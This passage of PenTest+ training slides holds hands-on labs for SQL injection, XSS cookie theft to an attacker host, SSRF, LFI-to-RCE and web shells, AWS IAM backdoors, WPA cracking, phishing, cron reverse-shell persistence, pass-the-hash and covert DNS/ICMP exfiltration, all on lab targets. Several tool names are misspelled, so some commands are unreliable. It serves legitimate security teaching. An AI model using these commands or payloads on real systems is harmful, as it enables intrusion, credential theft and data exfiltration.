Confirm injection with a manual UNION query

```
$ ?id=1' UNION SELECT user,password FROM users-- -
```

SQL Injection with sqlmap

STEP 3 OF 8

3

Export the session cookie and target URL

```
$ COOKIE="PHPSESSID=abc; security=low"
```

SQL Injection with sqlmap

STEP 4 OF 8

4

Run sqlmap discovery against the endpoint

```
$ sqlmap -u "$URL" --cookie="$COOKIE" --batch
```

SQL Injection with sqlmap

STEP 5 OF 8

5

Enumerate databases, tables and columns

```
$ sqlmap -u "$URL" --cookie="$COOKIE" --batch -D dwwa -T users --columns
```

SQL Injection with sqlmap

STEP 6 OF 8

6

Dump the users table

```
$ sqlmap -u "$URL" --cookie="$COOKIE" --batch -D dwwa -T users --dump
```

SQL Injection with sqlmap

STEP 7 OF 8



Tune risk/level and bypass a simple WAF

```
$ sqlmap -u "$URL" --cookie="$COOKIE" --risk=3 --level=5 --batch
```

SQL Injection with sqlmap

STEP 8 OF 8

8

Feed a Burp-saved raw request to sqlmap

```
$ sqlmap -r request.txt --batch
```


SQL Injection with sqlmap

Test it

sqlmap dumps the DVWA users table and reveals the admin MD5 hash.

XSS, CSRF and SSRF with Burp Suite

LAB 28

The learner uses Burp Suite to find stored XSS, forge a CSRF request, and trigger SSRF against OWASP Juice Shop.

You'll build

Working XSS, CSRF and SSRF proof-of-concepts plus a cracked JWT secret.

Tools: Burp Suite, OWASP Juice Shop, XSSStrike, jwt_tool, hashcat

XSS, CSRF and SSRF with Burp Suite

STEP 1 OF 8



Launch OWASP Juice Shop

```
$ sudo docker run --rm -d --name juice -p 3000:3000 bkimminich/juice-shop
```

XSS, CSRF and SSRF with Burp Suite

STEP 2 OF 8

2

Inject a stored XSS payload into the search bar

```
$ <iframe src="javascript:alert(`xss`)">
```

XSS, CSRF and SSRF with Burp Suite

STEP 3 OF 8

3

Steal cookies with a reflected XSS payload

```
$ <script>fetch('https://attacker/?c='+document.cookie)</script>
```

XSS, CSRF and SSRF with Burp Suite

STEP 4 OF 8

4

Fuzz DOM XSS contexts with XSSStrike

```
$ xssstrike -u 'http://127.0.0.1:3000/#/search?q=test'
```

XSS, CSRF and SSRF with Burp Suite

STEP 5 OF 8



5

Forge a state-changing CSRF proof-of-concept form

XSS, CSRF and SSRF with Burp Suite

STEP 6 OF 8

6

Trigger SSRF to the cloud metadata endpoint

```
$ http://localhost:3000/redirect?to=http://169.254.169.254/latest/meta-data/
```


XSS, CSRF and SSRF with Burp Suite

STEP 7 OF 8



Tamper the JWT with jwt_tool

```
$ jwt_tool eyJhbGciOiJIUzI1... -X k -k public.pem
```

XSS, CSRF and SSRF with Burp Suite

STEP 8 OF 8



8

Crack the JWT signature offline

```
$ hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
```

XSS, CSRF and SSRF with Burp Suite

Test it

The XSS alert fires, the SSRF returns metadata, and hashcat recovers the JWT signing secret.

File Inclusion, Directory Traversal and Web Shells

LAB 29

The learner exploits LFI and RFI in DVWA, escalates LFI to RCE via log poisoning, and drops a stealthy web shell.

You'll build

An RCE web shell obtained through LFI log poisoning and RFI.

Tools: DVWA, curl, weevely, Python http.server

File Inclusion, Directory Traversal and Web Shells

STEP 1 OF 8



Launch the DVWA target

```
$ sudo docker run --rm -d --name dvwa -p 80:80 vulnerables/web-dvwa
```

File Inclusion, Directory Traversal and Web Shells

STEP 2 OF 8

2

Read arbitrary files via directory traversal

```
$ http://127.0.0.1/vulnerabilities/fi/?page=../../../../etc/passwd
```

File Inclusion, Directory Traversal and Web Shells

STEP 3 OF 8

3

Read PHP source with the php filter wrapper

```
$ http://127.0.0.1/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=index
```

File Inclusion, Directory Traversal and Web Shells

STEP 4 OF 8

4

Poison the Apache access log with a PHP payload

```
$ curl -A '<?php system($_GET["c"]); ?>' http://127.0.0.1/
```


File Inclusion, Directory Traversal and Web Shells

STEP 5 OF 8

5

Include the poisoned log to gain RCE

```
$ http://127.0.0.1/vulnerabilities/fi/?page=/var/log/apache2/access.log&c=id
```

File Inclusion, Directory Traversal and Web Shells

STEP 6 OF 8

6

Host a remote shell for RFI

```
$ python3 -m http.server 8080
```

File Inclusion, Directory Traversal and Web Shells

STEP 7 OF 8

7

Trigger the remote file inclusion

```
$ http://target/page?file=http://<KALI>:8080/shell.php&c=id
```

File Inclusion, Directory Traversal and Web Shells

STEP 8 OF 8

8

Drop a stealthy weeveily web shell

```
$ weeveily generate Spring2026 /tmp/sh.php; weeveily http://target/sh.php Spring2026
```

File Inclusion, Directory Traversal and Web Shells

Test it

Including the poisoned log executes `id` and returns the command output in the HTTP response.

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

LAB 30

The learner audits a misconfigured AWS environment with ScoutSuite and Prowler, then exploits an IAM privilege-escalation chain with Pacu.

You'll build

Backdoor AWS admin access obtained from an IAM privilege-escalation chain.

Tools: Pacu, ScoutSuite, Prowler, CloudGoat, s3scanner, AWS CLI

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 1 OF 9



Install the cloud pentest tooling

```
$ pip install --upgrade pacu scoutsuite prowler-cloud cloudgoat
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 2 OF 9

2

Deploy a vulnerable CloudGoat scenario

```
$ ./cloudgoat.py create iam_privesc_by_attachment
```


Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 3 OF 9

3

Recon misconfigurations with ScoutSuite

```
$ scout aws --profile cg-starter -r us-east-1 --report-dir scout-report
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 4 OF 9

4

Run a CIS compliance scan with Prowler

```
$ prowler aws --compliance cis_2.0_aws -p cg-starter
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 5 OF 9

5

Enumerate the user's IAM permissions in Pacu

```
$ run iam__enum_permissions
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 6 OF 9

6

Find IAM privilege-escalation paths

```
$ run iam__privesc_scan
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 7 OF 9



Backdoor the user's access keys

```
$ run iam__backdoor_users_keys --usernames cg-starter
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 8 OF 9

8

Hunt for exposed S3 buckets

```
$ s3scanner scan -b acme-prod-logs
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

STEP 9 OF 9

9

Destroy the CloudGoat scenario to stop costs

```
$ ./cloudgoat.py destroy iam_privesc_by_attachment
```

Cloud Attacks: S3 and IAM with Pacu and ScoutSuite

Test it

Pacu reports an IAM privesc path and creates backdoor admin keys for cg-starter.

Wireless Attacks: WPA Cracking with Aircrack-ng

LAB 31

The learner captures a WPA2 four-way handshake using a deauth burst then cracks the passphrase offline.

You'll build

A cracked WPA2 passphrase recovered from a captured handshake or PMKID.

Tools: Aircrack-ng, airodump-ng, aireplay-ng, hcxdump, hashcat, reaver

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 1 OF 8

1

Put the Wi-Fi adapter into monitor mode

```
$ sudo airmon-ng check kill; sudo airmon-ng start wlan0
```

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 2 OF 8

2

Scan the air for nearby access points

```
$ sudo airodump-ng wlan0mon
```

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 3 OF 8

3

Capture on the target BSSID and channel

```
$ sudo airodump-ng --bssid <BSSID> -c <CH> -w cap wlan0mon
```

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 4 OF 8

4

Deauth a client to force a re-handshake

```
$ sudo aireplay-ng -0 5 -a <BSSID> -c <CLIENT-MAC> wlan0mon
```

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 5 OF 8

5

Crack the handshake with aircrack-ng

```
$ aircrack-ng -w /usr/share/wordlists/rockyou.txt -b <BSSID> cap-01.cap
```

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 6 OF 8

6

Convert and GPU-crack with hashcat

```
$ hcxpcapngtool -o handshake.hc22000 cap-01.cap; hashcat -m 22000 handshake.hc22000  
/usr/share/wordlists/rockyou.txt -r best64.rule
```

Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 7 OF 8



Capture a client-less PMKID

```
$ sudo hcxdumpool -i wlan0mon -w pmkid.pcapng --enable_status=1
```


Wireless Attacks: WPA Cracking with Aircrack-ng

STEP 8 OF 8

8

Scan for and brute-force a WPS PIN

```
$ sudo reaver -i wlan0mon -b <BSSID> -c <CH> -vv
```

Wireless Attacks: WPA Cracking with Aircrack-ng

Test it

aircrack-ng or hashcat recovers the WPA2 passphrase from the capture file.

Social Engineering with GoPhish and SET

LAB 32

The learner runs a controlled GoPhish phishing campaign against a test mailbox and clones a login page with SET.

You'll build

A phishing campaign with a cloned landing page and captured credential submissions.

Tools: GoPhish, SET (setoolkit), MailHog, Evilginx2

Social Engineering with GoPhish and SET

STEP 1 OF 8

1

Install and start the GoPhish server

```
$ sudo gophish
```

Social Engineering with GoPhish and SET

STEP 2 OF 8

2

Run a MailHog catcher for the sending profile

```
$ sudo docker run --rm -d --name mh -p 1025:1025 -p 8025:8025 mailhog/mailhog
```

Social Engineering with GoPhish and SET

STEP 3 OF 8



3

Clone a real login page as the landing page

Social Engineering with GoPhish and SET

STEP 4 OF 8



4

Author a spear-phish email template with merge tags

Social Engineering with GoPhish and SET

STEP 5 OF 8



5

Import target users from CSV and launch the campaign

Social Engineering with GoPhish and SET

STEP 6 OF 8

6

Clone a login with the SET credential harvester

```
$ sudo setoolkit
```

Social Engineering with GoPhish and SET

STEP 7 OF 8



Deploy Evilginx2 to capture MFA session cookies

```
$ sudo evilginx
```

Social Engineering with GoPhish and SET

STEP 8 OF 8



Review the campaign click and submit metrics

Social Engineering with GoPhish and SET

Test it

The GoPhish dashboard shows Sent, Opened, Clicked and Submitted Data for the campaign.

Recap — Attacks and Exploits

- You can now: 4.1 Capability selection; 4.2 Network attacks with Metasploit; 4.10 Scripting and BAS.
- You can now: 4.1 Establish bind and reverse shells; 4.2 Command execution and shell handling; 4.4 Upgrade to a fully interactive TTY.
- You can now: 4.2 On-path attack, Relay attack, Responder; 4.3 Pass-the-hash.
- You can now: 4.3 Dictionary, brute-force, password spraying, credential stuffing.
- You can now: 4.3 Brute force, dictionary, mask, password spraying — offline tools hashcat and John the Ripper.
- You can now: 4.4 Privilege escalation, credential dumping, misconfigured endpoints, LOLbins, shell escape.

TOPIC 05

Post-exploitation and Lateral Movement

Persistence · CrackMapExec & Impacket · Pivoting · Exfiltration · Cleanup & Preservation

Key Concepts — Post-exploitation and Lateral Movement

1

Persistence keeps access across reboots (cron, systemd services, web shells, scheduled tasks) and demonstrates the real risk of an initial compromise.

2

Lateral movement reuses captured credentials and hashes (CrackMapExec, Impacket pass-the-hash) to move from one host to the next across a network.

3

Pivoting and tunnelling (sshuttle, Chisel, Proxychains) reach otherwise-unreachable internal segments; exfiltration testing (DNS, ICMP, HTTPS) validates data-loss controls.

4

Professional engagements end with cleanup: remove tooling and persistence, restore changed state, and preserve artifacts and evidence for the report.

Hands-On Labs — Post-exploitation and Lateral Movement

Labs 33–34

- Establishing Persistence (cron, systemd, web shell)
- Lateral Movement with CrackMapExec and Impacket

Labs 35–36

- Pivoting with sshuttle, Chisel and Proxychains
- Data Exfiltration over DNS, ICMP and HTTPS

Labs 37–37

- Cleanup, Restoration and Artifact Preservation

Establishing Persistence (cron, systemd, web shell)

LAB 33

The learner establishes and documents multiple persistence mechanisms on a compromised host — a cron job, a systemd service, an authorized SSH key, a PHP web shell and a generated payload.

You'll build

A set of documented persistence artefacts (cron, systemd, SSH key, web shell, payload) on the compromised host

Tools: cron, systemd, OpenSSH, weevely, msfvenom, netcat

Establishing Persistence (cron, systemd, web shell)

STEP 1 OF 8

1

Install a cron-based reverse-shell backdoor

```
$ echo '* * * * * root bash -c "bash -i >& /dev/tcp/<KALI>/4444 0>&1"' | sudo tee /etc/cron.d/sysupdate
```

Establishing Persistence (cron, systemd, web shell)

STEP 2 OF 8

2

Catch the callback with a netcat listener

```
$ nc -lvp 4444
```

Establishing Persistence (cron, systemd, web shell)

STEP 3 OF 8

3

Create a systemd service that reconnects on boot

```
$ sudo systemctl enable --now sys-helper.service
```

Establishing Persistence (cron, systemd, web shell)

STEP 4 OF 8

4

Add an attacker SSH key for key-based access

```
$ echo 'ssh-ed25519 AAAA... attacker@kali' >> /root/.ssh/authorized_keys
```

Establishing Persistence (cron, systemd, web shell)

STEP 5 OF 8

5

Drop a PHP web shell into the web root

```
$ sudo tee /var/www/html/.cache.php <<< '<?php if(isset($_REQUEST["c"])) system($_REQUEST["c"]); ?>'
```

Establishing Persistence (cron, systemd, web shell)

STEP 6 OF 8

6

Generate a stealthier web shell with weeveily

```
$ weeveily generate Spring2026 /tmp/sh.php
```

Establishing Persistence (cron, systemd, web shell)

STEP 7 OF 8

7

Generate a Windows meterpreter payload with msfvenom

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<KALI> LPORT=4444 -f exe -o agent.exe -e x64/xor -i 5
```


Establishing Persistence (cron, systemd, web shell)

STEP 8 OF 8



Document every persistence artefact for cleanup

Establishing Persistence (cron, systemd, web shell)

Test it

Confirm each persistence mechanism triggers a callback or shell, and that every artefact is recorded in your persistence inventory so it can be removed during cleanup.

Lateral Movement with CrackMapExec and Impacket

LAB 34

The learner uses captured credentials to enumerate and execute commands across a Windows network, dumps further credentials, and moves laterally with pass-the-hash and pass-the-ticket.

You'll build

Command execution and interactive shells on additional hosts reached with reused credentials and hashes

Tools: CrackMapExec, Impacket (psexec/wmiexec/atexec), evil-winrm, mimikatz

Lateral Movement with CrackMapExec and Impacket

STEP 1 OF 8

1

Sweep the subnet for SMB hosts with CrackMapExec

```
$ crackmapexec smb 10.0.0.0/24
```

Lateral Movement with CrackMapExec and Impacket

STEP 2 OF 8

2

Spray a known credential and enumerate shares/users

```
$ crackmapexec smb <ip> -u svc_sql -p 'Summer2025' --shares --users
```

Lateral Movement with CrackMapExec and Impacket

STEP 3 OF 8

3

Execute a command over SMB

```
$ crackmapexec smb <ip> -u svc_sql -p 'Summer2025' -x 'whoami /all'
```

Lateral Movement with CrackMapExec and Impacket

STEP 4 OF 8

4

Get an interactive shell with Impacket PsExec

```
$ impacket-psexec corp.local/svc_sql:Summer2025@<ip>
```

Lateral Movement with CrackMapExec and Impacket

STEP 5 OF 8

5

Get a shell over WinRM with evil-winrm

```
$ evil-winrm -i <ip> -u svc_sql -p 'Summer2025'
```


Lateral Movement with CrackMapExec and Impacket

STEP 6 OF 8

6

Dump credentials from the new host with mimikatz

```
$ sekurlsa::logonpasswords
```

Lateral Movement with CrackMapExec and Impacket

STEP 7 OF 8

7

Reuse an NT hash with pass-the-hash

```
$ impacket-psexec -hashes :<NT-hash> corp.local/Administrator@<ip>
```

Lateral Movement with CrackMapExec and Impacket

STEP 8 OF 8

8

Reuse a Kerberos ticket with pass-the-ticket

```
$ export KRB5CCNAME=ticket.ccache; impacket-psexec -k -no-pass corp.local/svc_sql@target.corp.local
```

Lateral Movement with CrackMapExec and Impacket

Test it

Verify you can execute commands and open shells on at least one additional host using reused credentials, hashes and tickets, and that each hop is logged in your engagement notes.

Pivoting with sshuttle, Chisel and Proxychains

LAB 35

The learner turns a single compromised pivot host into a route to an internal network using SSH SOCKS, sshuttle, Chisel, port forwarding and Metasploit autoroute.

You'll build

Working SOCKS and tunnelled routes from Kali into the internal 10.10.10.0/24 network

Tools: OpenSSH, sshuttle, Chisel, Proxychains, Metasploit

Pivoting with sshuttle, Chisel and Proxychains

STEP 1 OF 7

1

Open an SSH dynamic SOCKS proxy through the pivot

```
$ ssh -D 1080 -N user@pivot &
```

Pivoting with sshuttle, Chisel and Proxychains

STEP 2 OF 7

2

Route tools through the proxy with Proxychains

```
$ proxychains4 nmap -sT -Pn -p 22,80,445 10.10.10.0/24
```

Pivoting with sshuttle, Chisel and Proxychains

STEP 3 OF 7

3

Build a transparent VPN over SSH with sshuttle

```
$ sudo sshuttle -r user@pivot 10.10.10.0/24 --dns
```


Pivoting with sshuttle, Chisel and Proxychains

STEP 4 OF 7

4

Start a Chisel reverse SOCKS tunnel when SSH is absent

```
$ chisel server -p 8443 --reverse &
```

Pivoting with sshuttle, Chisel and Proxychains

STEP 5 OF 7

5

Forward an internal RDP port over Chisel

```
$ ./chisel client kali:8443 R:3389:10.10.10.5:3389
```

Pivoting with sshuttle, Chisel and Proxychains

STEP 6 OF 7

6

Add a Metasploit autoroute and port forward

```
$ run autoroute -s 10.10.10.0/24
```

Pivoting with sshuttle, Chisel and Proxychains

STEP 7 OF 7



Review how a defender detects the pivot

Pivoting with sshuttle, Chisel and Proxychains

Test it

Confirm you can reach and interact with an internal host (e.g. 10.10.10.5) from Kali through at least two different tunnelling methods.

Data Exfiltration over DNS, ICMP and HTTPS

LAB 36

The learner stages and encrypts collected data, then tests exfiltration over HTTPS, DNS and ICMP covert channels and reviews how each is detected.

You'll build

Encrypted loot exfiltrated to a Kali receiver over HTTPS, DNS and ICMP channels

Tools: OpenSSL, tar, curl, iodine, ptunnel, scapy, tcpdump

Data Exfiltration over DNS, ICMP and HTTPS

STEP 1 OF 8



Stage and compress the collected data

```
$ tar czf /tmp/.stage.tgz -C /tmp/.stage .
```

Data Exfiltration over DNS, ICMP and HTTPS

STEP 2 OF 8



2

Encrypt the archive with AES-256

```
$ openssl enc -aes-256-cbc -pbkdf2 -in /tmp/.stage.tgz -out /tmp/.stage.enc -k 'Spring2026!'
```


Data Exfiltration over DNS, ICMP and HTTPS

STEP 3 OF 8

3

Exfiltrate over HTTPS to a Kali receiver

```
$ curl -k -X POST --data-binary @/tmp/.stage.enc https://<KALI>:8443/upload
```

Data Exfiltration over DNS, ICMP and HTTPS

STEP 4 OF 8

4

Tunnel data over DNS with iodine

```
$ sudo iodine -P 'lab' tun.example.com
```

Data Exfiltration over DNS, ICMP and HTTPS

STEP 5 OF 8

5

Exfiltrate chunks encoded in DNS queries

```
$ base64 /tmp/.stage.enc | fold -w63 | nl | while read i c; do dig "$i.$c.exfil.example.com" @<KALI> +short; done
```

Data Exfiltration over DNS, ICMP and HTTPS

STEP 6 OF 8

6

Tunnel over ICMP with ptunnel

```
$ sudo ptunnel -p <KALI> -lp 2222 -da <KALI> -dp 22 -x lab
```

Data Exfiltration over DNS, ICMP and HTTPS

STEP 7 OF 8



Capture ICMP exfil for reconstruction

```
$ sudo tcpdump -i eth0 -w icmp.pcap 'icmp'
```

Data Exfiltration over DNS, ICMP and HTTPS

STEP 8 OF 8



Review detection and mitigation of covert channels

Data Exfiltration over DNS, ICMP and HTTPS

Test it

Verify the encrypted archive arrives intact over each channel (HTTPS, DNS, ICMP) and note which channels the monitoring controls did or did not detect.

Cleanup, Restoration and Artifact Preservation

LAB 37

The learner inventories every change made during the engagement, removes persistence, credentials and tools, restores configuration, spins down infrastructure and preserves artifacts securely.

You'll build

A cleaned-up target environment plus an encrypted, hashed artifact archive with a signed acceptance form

Tools: systemd, cron, AWS CLI, Docker, Terraform, gpg, sha256sum, shred

Cleanup, Restoration and Artifact Preservation

STEP 1 OF 9



Build a full inventory of engagement artefacts

Cleanup, Restoration and Artifact Preservation

STEP 2 OF 9



2

Remove cron, systemd and web-shell persistence

```
$ sudo rm /etc/cron.d/sysupdate; sudo systemctl disable --now sys-helper.service; sudo rm /var/www/html/.cache.php
```

Cleanup, Restoration and Artifact Preservation

STEP 3 OF 9



3

Remove tester-created credentials and accounts

```
$ sudo userdel -r pt-backup; aws iam delete-access-key --user-name cg-starter --access-key-id AKIA...
```

Cleanup, Restoration and Artifact Preservation

STEP 4 OF 9

4

Remove uploaded tools and staged data

```
$ sudo rm -f /tmp/linpeas.sh /tmp/pspy /tmp/.stage.enc /tmp/.stage.tgz; sudo rm -rf /tmp/.stage
```

Cleanup, Restoration and Artifact Preservation

STEP 5 OF 9



Revert configuration changes to their original state

Cleanup, Restoration and Artifact Preservation

STEP 6 OF 9

6

Spin down lab and cloud infrastructure

```
$ cd cloudgoat && ./cloudgoat.py destroy <scenario>; sudo docker rm -f $(sudo docker ps -aq)
```

Cleanup, Restoration and Artifact Preservation

STEP 7 OF 9



Preserve artefacts with encryption and a hash

```
$ tar cJf acme-engagement.tar.xz .; gpg --symmetric --cipher-algo AES256 acme-engagement.tar.xz; sha256sum  
acme-engagement.tar.xz.gpg > acme.sha256
```

Cleanup, Restoration and Artifact Preservation

STEP 8 OF 9

8

Securely destroy working copies of client data

```
$ shred -vfz -n 5 acme-engagement.tar.xz.gpg; aws s3 rm s3://acme-loot --recursive
```


Cleanup, Restoration and Artifact Preservation

STEP 9 OF 9



Complete and sign the final acceptance form

Cleanup, Restoration and Artifact Preservation

Test it

Confirm every persistence mechanism, credential and tool from the inventory is removed, systems are restored, and the artifact archive is encrypted, hashed and recorded with chain of custody.

Recap — Post-exploitation and Lateral Movement

- You can now: Establish persistence with scheduled tasks, services, backdoors and C2
- You can now: Move laterally using captured credentials and hashes across SMB, WMI and WinRM
- You can now: Pivot and tunnel into internal segments unreachable from the attacker host
- You can now: Stage and exfiltrate data over covert channels to test data-loss controls
- You can now: Clean up, restore systems and preserve artifacts with chain of custody



WRAP-UP

Course Summary & Next Steps

What You Achieved

1

Engagement Management

Scoped engagements with SoW/NDA/RoE, threat models, ATT&CK, CVSS and reports.

2

Recon & Enumeration

Ran OSINT, DNS/subdomain, Shodan/Censys, Nmap, NSE and web enumeration.

3

Vulnerability Analysis

Scanned with OpenVAS, Nikto/ZAP, Trivy/Grype and TruffleHog; validated findings.

4

Attacks & Exploits

Exploited hosts, credentials, web, cloud, wireless and people; escalated privilege.

5

Post-Exploitation

Established persistence, moved laterally, pivoted, exfiltrated and cleaned up.

Preparing for the PT0-003 Exam

- Redo every lab from memory until the tool workflow and flags are automatic.
- Review the 'What you learned' bullets in each lab and the Learner Guide.
- Practise mapping findings to CVSS scores, CWE weaknesses and MITRE ATT&CK techniques.
- Take the free CompTIA practice assessment for PT0-003.
- Book the exam via a Pearson VUE test centre or online proctoring.

Take the Online PenTest+ Practice Exams

- Practise all five PT0-003 domains before exam day.
- Use timed attempts to build speed and confidence.
- Review explanations, then revisit the matching labs.
- Start with the free teaser; sign in for the full bundle.

Sign up and practise at:


exams.tertiaryinfotech.com/practice-exams/comptia/comptia-pentest-plus

The screenshot displays the 'Tertiary Exams' website interface. At the top, there's a navigation bar with 'Tertiary Exams' (with a 'T' icon), 'Practice Exams', 'Vendors', and 'FAQ'. A purple 'Get started' button is on the right. Below the navigation bar, a breadcrumb trail reads 'All exams / CompTIA / PenTest+'. The main heading is 'CompTIA PenTest+ (PT0-003)', followed by a description: 'Practice questions for engagement management, recon, vulnerability analysis, attacks and post-exploitation.' Below this, three boxes highlight key features: 'MODE' with '2 Modes', 'COVERAGE' with '5 Domains', and 'COST' with 'Free Teaser'. Further down, a box titled 'Domains covered' lists 'Engagement • Recon', 'Vulnerability Analysis • Attacks', and 'Post-exploitation'. To the right of this, a 'FREE Try a teaser' section includes a blue 'Start exam' button.

Assessment

- Written Assessment (SAQ) — 1 hour. Practical Performance (PP) — 1 hour.
- Open book: slides, Learner Guide and approved materials only.
- Remember to take the Assessment digital attendance (TRAQOM).
- Submit your completed answers on the LMS at <https://lms-tms.tertiaryinfotech.com/>.

Assessment Flow



Digital Attendance (Mandatory)

- It is mandatory to take the AM, PM and Assessment digital attendance for WSQ-funded courses.
- The trainer/administrator displays the digital attendance QR code from the SSG portal.
- Scan the QR code with your mobile phone camera and submit your attendance.
- A minimum of 75% attendance is required to be eligible for assessment and funding.

HAPPY (ETHICAL) HACKING

Thank You!

You are now ready to plan and run a penetration test — and to sit the CompTIA PenTest+ (PT0-003) exam.